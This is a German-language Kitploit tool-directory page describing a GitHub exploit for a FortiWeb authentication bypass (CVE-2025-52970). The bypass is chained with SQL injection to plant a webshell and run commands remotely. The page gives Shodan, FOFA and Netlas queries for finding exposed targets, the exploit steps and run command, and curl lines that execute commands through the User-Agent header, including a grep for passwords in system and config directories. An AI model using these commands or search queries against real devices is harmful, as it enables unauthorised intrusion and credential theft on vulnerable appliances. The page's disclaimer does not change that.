
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
FortiWeb-CVE-2025-52970-Authentication-Bypass — Demonstriert einen Authentifizierungsbypass in FortiWeb (CVE-2025-52970), kombiniert mit SQL-Injection, um eine Webshell hochzuladen und Remote-Code-Ausführung über HTTP-Header zu erreichen. | Kitploit
Tools/GitHubGitHub/hex00-0x4/fortiweb-cve-2025-52970-authentication-bypass
Authentifizierung & AutorisierungSchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsLernen & Bildung
GitHubhex00-0x4/fortiweb-cve-2025-52970-authentication-bypass

FortiWeb-CVE-2025-52970-Authentication-Bypass

Teilen

Demonstriert einen Authentifizierungsbypass in FortiWeb (CVE-2025-52970), kombiniert mit SQL-Injection, um eine Webshell hochzuladen und Remote-Code-Ausführung über HTTP-Header zu erreichen.

Repository anzeigen
9339vor 1 JahrNoch nicht geprüft

🚨 FortiWeb Authentifizierungsumgehung → Remote Code Execution

📌 Übersicht

Dieses Repository demonstriert eine Authentifizierungsumgehung in FortiWeb, die genutzt werden kann, um Remote Code Execution (RCE) zu erreichen.
Der Exploit nutzt einen verwundbaren Endpunkt, um SQL-Payloads zu injizieren, eine Webshell hochzuladen und Befehle über HTTP-Header auszuführen.

⚠️ Haftungsausschluss:
Dieses Projekt dient ausschließlich Bildungs- und Forschungszwecken.
Verwenden Sie es NICHT gegen Systeme, die Sie nicht besitzen oder für die Sie keine ausdrückliche Erlaubnis zum Testen haben.

Netlas FOFA und Shodan

Screenshot 2025-08-23 131226
((FortiWeb)) AND port:("8443")

### FOFA
title="FortiWeb" && port="8443"

### Shodan
ssl:"FortiWeb" port:8443
http.title:"FortiWeb" port:8443

🔎 Schwachstellendetails

  • CVE: CVE-2025-52970

  • Komponente: FortiWeb Fabric API (/api/fabric/device/status)

  • Auswirkung: Authentifizierungsumgehung → SQL-Injection → Webshell-Upload → RCE

  • Vektor: Manipulierter Authorization-Header + SQL-Injection

🧑‍💻 Exploit-Ablauf

  1. Temporäre SQL-Tabelle löschen und erstellen.

  2. Webshell-Payload in Teilen schreiben.

  3. Shell nach /cgi-bin/x.cgi exportieren.

  4. Helfendes Python-Skript hochladen, um Berechtigungen auszulösen.

  5. Auf Webshell zugreifen, indem Befehle über den User-Agent-Header gesendet werden.

    ⚙️ Verwendung

1️⃣ Repository klonen

git clone https://github.com/your-username/Fortinet-AuthBypass-Exploit.git
cd Fortinet-AuthBypass-Exploit
python3 exploit.py -t https://TARGET:8443/


Screenshot 2025-08-23 114753 Screenshot 2025-08-23 114915

3️⃣ Mit der Webshell interagieren


curl -ks -H 'User-Agent: id' https://TARGET:8443/cgi-bin/x.cgi
curl -ks -H 'User-Agent: whoami' https://TARGET:8443/cgi-bin/x.cgi
curl -ks -H 'User-Agent: uname -a' https://TARGET:8443/cgi-bin/x.cgi
curl -ks -H 'User-Agent: grep -ril pass /etc /conf /data 2>/dev/null' https://TARGET:8443/cgi-bin/x.cgi

Screenshot 2025-08-23 114521
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    867
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    544
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    385
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    302
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    279

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →






